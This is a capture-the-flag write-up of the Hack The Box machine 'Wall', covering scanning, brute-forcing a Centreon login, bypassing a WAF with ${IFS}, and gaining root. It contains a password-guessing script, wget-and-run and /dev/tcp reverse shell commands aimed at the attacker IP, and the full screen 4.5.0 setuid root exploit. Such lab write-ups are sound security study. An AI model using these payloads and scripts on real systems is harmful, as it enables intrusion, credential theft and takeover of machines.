Wall Write Up

(By Pierson Carulli)

11/2/2019

Wall is a medium ranked box from Hack the Box. The most difficult part about this box was bypassing the web application firewall. To bypass the WAF I had to learn many ways of typing commands. During this write up the target machine's IP address will be 10.10.10.157 and the attackers IP address will be 10.10.14.22 or 10.10.14.2 (The IP changed while I was doing this box).

Initial Scan

To see what services are available on the target, an Nmap scan was performed. The following screenshot shows the results of the port scan.

```
(base) root@kali:~/wall# cat wallScan
# Nmap 7.80 scan initiated Wed Oct  9 09:53:05 2019 as: nmap -sS -sV -O -sC -p1-65535 -oN wallScan 10.10.10.157
Nmap scan report for 10.10.10.157
Host is up (0.073s latency).
Not shown: 65533 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 2e:93:41:04:23:ed:30:50:8d:0d:58:23:de:7f:2c:15 (RSA)
|   256 4f:d5:d3:29:40:52:9e:62:58:36:11:06:72:85:1b:df (ECDSA)
|_  256 21:64:d0:c0:ff:1a:b4:29:0b:49:e1:11:81:b6:73:66 (ED25519)
80/tcp open  http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/9%OT=22%CT=1%CU=41119%PV=Y%DS=2%DC=I%G=Y%TM=5D9DAE3
OS:B%P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=10B%TI=Z%CI=I%II=I%TS=A)OPS
OS:(O1=M54DST11NW7%O2=M54DST11NW7%O3=M54DNNT11NW7%O4=M54DST11NW7%O5=M54DST1
OS:1NW7%O6=M54DST11)WIN(W1=7120%W2=7120%W3=7120%W4=7120%W5=7120%W6=7120)ECN
OS:(R=Y%DF=Y%T=40%W=7210%O=M54DNNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=A
OS:S%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F
OS:=R%O=%RD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%
OS:T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD
OS:=S)

Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Wed Oct  9 09:54:03 2019 -- 1 IP address (1 host up) scanned in 57.65 seconds
```

Figure 1, shown above, shows the results of the scan. The Nmap command that used was nmap -Pn -sS -sV -O -T4 10.10.10.157 -oN wallScan. This command tells Nmap to perform a port syn stealth scan against the target, enumerate service version information, guess the underlying operating system, and save the results to a file.

The scan shows that the target machine has OpenSSH 7.61p running on port 22 and Apache 2.4.29 running on port 80. Visiting port 22 reveals a typical ssh login screen (nothing exciting here). After closing the connection to port 22, port 80 was visited using a web browser.



Figure 2 shows the web application's home page.

Since this page is not very useful the tool gobuster was used to scan the application for hidden files and directories (gobuster dir -w /usr/share/wordlists/dirb/big.txt -t 15 -r -x olb,bak,txt,php,config,tar) -u http://10.10.10.157).

```
/.htaccess (Status: 403)
/.htaccess.xxx (Status: 403)
/.htaccess.old (Status: 403)
/.htaccess.bak (Status: 403)
/.htaccess.txt (Status: 403)
/.htaccess.php (Status: 403)
/.htaccess.config (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.txt (Status: 403)
/.htpasswd.php (Status: 403)
/.htpasswd.config (Status: 403)
/.htpasswd.xxx (Status: 403)
/.htpasswd.old (Status: 403)
/.htpasswd.bak (Status: 403)
/aa.php (Status: 200)
/monitoring (Status: 401)
/panel.php (Status: 200)
/server-status (Status: 403)
```

Figure 3, lists all of the files that were discovered with gobuster.

The aa.php and panel.php are both disappointments and do not appear to contain any useful information. Lastly, the monitoring page requires authentication to access and the credentials for this page are unknown.



Figure 4, shows the basic authentication challenge provided my the application.

The /monitoring page uses basic authentication and requires us to send a get request containing valid credentials to access the content. Sometimes doing something unexpected exposes flaws in applications. HTTP contains a verb called options, which will provide the sender with a list of verbs that are accepted by the target page. Sending the options verb in the http header shows that the target web application accepts post requests. Using the command curl -v -i -X POST http://10.10.10.157/monitoring produces an intriguing result.

```
(base) root@kali:~# curl -v -i -X POST http://10.10.10.157/monitoring/
*   Trying 10.10.10.157:80...
* TCP_NODELAY set
* Connected to 10.10.10.157 (10.10.10.157) port 80 (#0)
> POST /monitoring/ HTTP/1.1
> Host: 10.10.10.157
> User-Agent: curl/7.65.3
> Accept: */*
>
* Mark bundle as not supporting multiuse
< HTTP/1.1 200 OK
HTTP/1.1 200 OK
< Date: Fri, 11 Oct 2019 03:29:08 GMT
Date: Fri, 11 Oct 2019 03:29:08 GMT
< Server: Apache/2.4.29 (Ubuntu)
Server: Apache/2.4.29 (Ubuntu)
< Last-Modified: Wed, 03 Jul 2019 22:47:23 GMT
Last-Modified: Wed, 03 Jul 2019 22:47:23 GMT
< ETag: "9a-58ccea50ba4c6"
ETag: "9a-58ccea50ba4c6"
< Accept-Ranges: bytes
Accept-Ranges: bytes
< Content-Length: 154
Content-Length: 154
< Vary: Accept-Encoding
Vary: Accept-Encoding
< Content-Type: text/html
Content-Type: text/html

<
<h1>This page is not ready yet !</h1>
<h2>We should redirect you to the required page !</h2>

<meta http-equiv="refresh" content="0; URL='/centreon'" />

* Connection #0 to host 10.10.10.157 left intact
```

Figure 5: Using post instead of get results in the discovery of another potential directory, /centreon.

Visiting the /centreon page, discovered via the post request, reveals another login page.



Figure 6 shows the login panel for the centreon application. Notice the version number displayed below the connect button.

The target web application is using centreon version 19.04.0 (see the comment above). The tool searchsploit can be used to see if there are any public exploits that match this version of centreon.

```
(base) root@kali:~# searchsploit centreon 19.04
------------------------------------------------------------------------- ----------------------------------------
 Exploit Title                                                           |  Path
                                                                         | (/usr/share/exploitdb/)
------------------------------------------------------------------------- ----------------------------------------
Centreon 19.04  - Remote Code Execution                                  | exploits/php/webapps/47069.py
------------------------------------------------------------------------- ----------------------------------------
```

It appears that centreon version 19.04 suffers from a remote code execution vulnerability. To triggering the RCE requires the attacker to login to the application and edit the settings on one of the pollers. The tool hydra is a great way to brute force passwords and will work on pages like this; however, due to the anti-CSRF token I had trouble getting hydra to function. To get around this issue a simple bash script was created to perform a dictionary attack against the application. The bash script is shown and explained on the next page.

```
#!/bin/bash

#A simple bash script that performs a dictionary attack against centreon version 19.04.0

user="admin"

input="/usr/share/wordlists/rockyou.txt"

while read line #read one line at a time from the target file

do

        request=$(curl -s -i -c /root/wall/cookie.txt -L -X GET
http://10.10.10.157/centreon/index.php > file.txt) #make a get request to fetch the PHPSESSID
and the centreon token

        centreon_token=$(cat file.txt | grep centreon_token | sed 's/^ *//g' | cut -d " " -f 4 | cut -d
"\"" -f 2) #format the token

        PHPSESSID=$(cat file.txt | grep PHPSESSID | cut -d " " -f 2 | cut -d ";" -f 1) #format the
sessid

        resp=$(curl -s -L -i -b $PHPSESSID http://10.10.10.157/centreon/index.php -d
"useralias=$user&password=$line&submitLogin=Connect&centreon_token=$centreon_token" |
grep "Your credentials are incorrect.") #check for the login failed message


        if [ $(echo $resp | wc -w) -ge 1 ]; then echo "[-]$line";

        else echo "[+]$line"; exit

        fi

done < "$input"
```

The bash script works by sending a get request to the target and saving the results to a file. To successfully login we need a phpsessid cookie and the value of the centreon-token, which are both inside of the file. Once the token and cookie are extracted a post request, containing the username and a password is sent to the target. If the login failed message is not received, then the password sent was valid. If the login failed message is received the script will try another password from the supplied wordlist.



Figure 8 shows the results of the password script. It seems that the username is admin and the password is password1.

Logging into the website using the recently obtained credentials results in a successful login.



Figure 9 displays the panel that is presented to the admin upon a successful login.

Exploring the Application

This application is already known to be exploitable via cve-2019-13024; however, it is worth looking at what else this application may have to offer. While exploring the application some SQL credentials were discovered (the credentials can be found at http://10.10.10.157/centreon/main.php?p=60909&o=c&id=1#).



Figure 9.5 displays the sql username, password, port number, and database name (This is everything that is needed to login to the targets database). Unfortunately, port 3306 is not listening for connections originating from the network. However, this information may be useful later so take note of it.

Exploiting the Application

The centreon exploit, from the exploit database, needs to be modified before it is useful. However, even with the correct changes the provided exploit produces a 403 forbidden error. Attempting to manually exploit the application results in the same error. Submitting valid input, not malicious, results in the script executing successfully. This behavior indicates that there is a filtering mechanism on the target machine that is preventing the exploit from executing. To figure out what input is being filtered by the application different strings were entered until an error occurred. After comparing the common characters in each of the failed strings it was discovered that the characters '#' and ' ' were not allowed. The # is a comment in php and can therefore be replaced by // or /*. The ' ' is more problematic because all the useful bash commands require spaces. Luckily, the internal field separator in bash can be used to replace spaces in a command. Editing the poller's Nagios_bin field to contain the string `/usr/bin/id`${IFS}//, submitting the form and making a post request to /centreon/include/configuration/configGenerate/xml/generateFiles.php results in successful execution of the id command.



Figure 9, shows the technique used to bypass the filter.

For some reason it was quite difficult to get useful commands, like wget, to execute on the target machine. After several hours of trial and error it was discovered that the command needed to be piped to bash. Before we can complete the exploit, a reverse shell needs to be created. The reverse shell can be crafted using msfvenom. If you would rather user a one line bash command to get a shell, see the Bash One-Liner section.

Crafting a payload and getting a shell

The following msfvenom command can be used to build a reverse bash shell msfvenom -p /linux/x64/shell_reverse_tcp LHOST=10.10.14.2 LPORT=90 -f elf -o 90shells.sh. Spinning up an http server (python -m SimpleHTTPServer 80) will allow us to transfer the payload from the attacking machine to the target. The command $(wget${IFS}http://10.10.14.2/wall/90shells.sh|bash)${IFS}// is used to transfer the payload to the target. Using the chmod command to make this script rwx to all will ensure that the payload is executable $(chmod${IFS}777${IFS}90shells.sh|bash)${IFS}//. Finally, after starting a netcat listener on port 90, the command $(./90shells.sh|bash)${IFS}// can be used to execute the reverse shell.



Figure 10 shows the reverse shell that is obtained from the msfvenom payload. The shell will not look like this when it is first received, it needs to be upgraded first. To upgrade the shell use the command python -c 'import pty; pty.spawn("/bin/bash")'.

Bash One-Liner for Shell

This technique is cleaner then crafting an msfvenom payload because it removes the need to upload a file to the target machine. Basic command execution can be achieved using: echo${IFS}ls${IFS}-l|bash;. The command that we want to execute is bash -i >&/dev/tcp/10.10.14.8/5555 0>&1; however, since the WAF filters spaces we need to use the internal field separator: bash${IFS}-i${IFS}>&/dev/tcp/10.10.14.8/5555${IFS}0>&1. Testing this on our attacking machine produces an ambiguous redirect error. The error is caused by the last ${IFS} statement. Luckily, the last space can be removed by base64 encoding the entire command. The following command can be used to base64 encode the command. echo 'bash${IFS}-i${IFS}>&/dev/tcp/10.10.14.8/5555 0>&1'|base64. This will create the base64 encoded version of the command. To execute the base64 string we need to decode the string and pipe it to bash for execution. The following command will accomplish this. echo${IFS}YmFzaCR7SUZTfT4mL2Rldi90Y3AvMTAuMTAuMTQuOC81NTU1IDA+JjEK|base64${IFS}-d|bash;. Starting a netcat listener on the attacking machine and pasting the above

command into the Nagious bin field, and exporting the configuration for the Central server will result in a reverse shell connection

Enumeration

After gaining an initial foothold the script lse.sh was uploaded to the target machine. Lse.sh is a script that is used to automate searching for additional vulnerabilities that could be used to gain more control over the target machine. Some of the output from lse.sh is shown below.

```
================================================================( services )=====
[!] srv000 Can we write in service files?................................... skip
[!] srv010 Can we write in binaries executed by services?................... nope
[*] srv020 Files in /etc/init.d/ not belonging to root...................... nope
[*] srv030 Files in /etc/rc.d/init.d not belonging to root.................. nope
[*] srv040 Upstart files not belonging to root.............................. nope
[*] srv050 Files in /usr/local/etc/rc.d not belonging to root.............. nope
[i] srv400 Contents of /etc/inetd.conf...................................... skip
[i] srv410 Contents of /etc/xinetd.conf..................................... skip
[i] srv420 List /etc/xinetd.d if used....................................... skip
[i] srv430 List /etc/init.d/ permissions.................................... skip
[i] srv440 List /etc/rc.d/init.d permissions................................ skip
[i] srv450 List /usr/local/etc/rc.d permissions............................. skip
[i] srv460 List /etc/init/ permissions...................................... skip
[!] srv500 Can we write in systemd service files?........................... skip
[!] srv510 Can we write in binaries executed by systemd services?.......... nope
[*] srv520 Systemd files not belonging to root.............................. nope
[i] srv900 Systemd config files permissions................................. skip
================================================================( processes )=====
[!] pro000 Can we write in any process binary?.............................. nope
[*] pro010 Processes running with root permissions.......................... yes!
[i] pro500 Running processes................................................ skip
[i] pro510 Running process binaries and permissions......................... skip
================================================================( software )=====
[!] sof000 Can we connect to MySQL with root/root credentials?.............. nope
[!] sof010 Can we connect to MySQL as root without password?............... yes!
---
```

```
================================================================( file system )=====
[*] fst000 Writable files outside user's home.............................. nope
[*] fst010 Binaries with setuid bit........................................ yes!
[!] fst020 Uncommon setuid binaries........................................ yes!
---
/bin/screen-4.5.0
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
```

Figure 11 shows some of the potential issues that were discovered by lse.sh. Lse.sh has found that there are three setuid binaries that are not usually setuid and that the MySQL database allows root connections without a password.

The database can be accessed using the command mysql -u root -P 3306. Moving on to the setuid binaries we find that screen version 4.5.0 has been given setuid root privileges. Searching the exploit database for screen 4.5 uncovers a privilege escalation script.


```
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
    chown("/tmp/rootshell", 0, 0);
    chmod("/tmp/rootshell", 04755);
    unlink("/etc/ld.so.preload");
    printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
    setuid(0);
    setgid(0);
    seteuid(0);
    setegid(0);
    execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
```

Figure 12: shows the exploit for screen version 4.5.0.

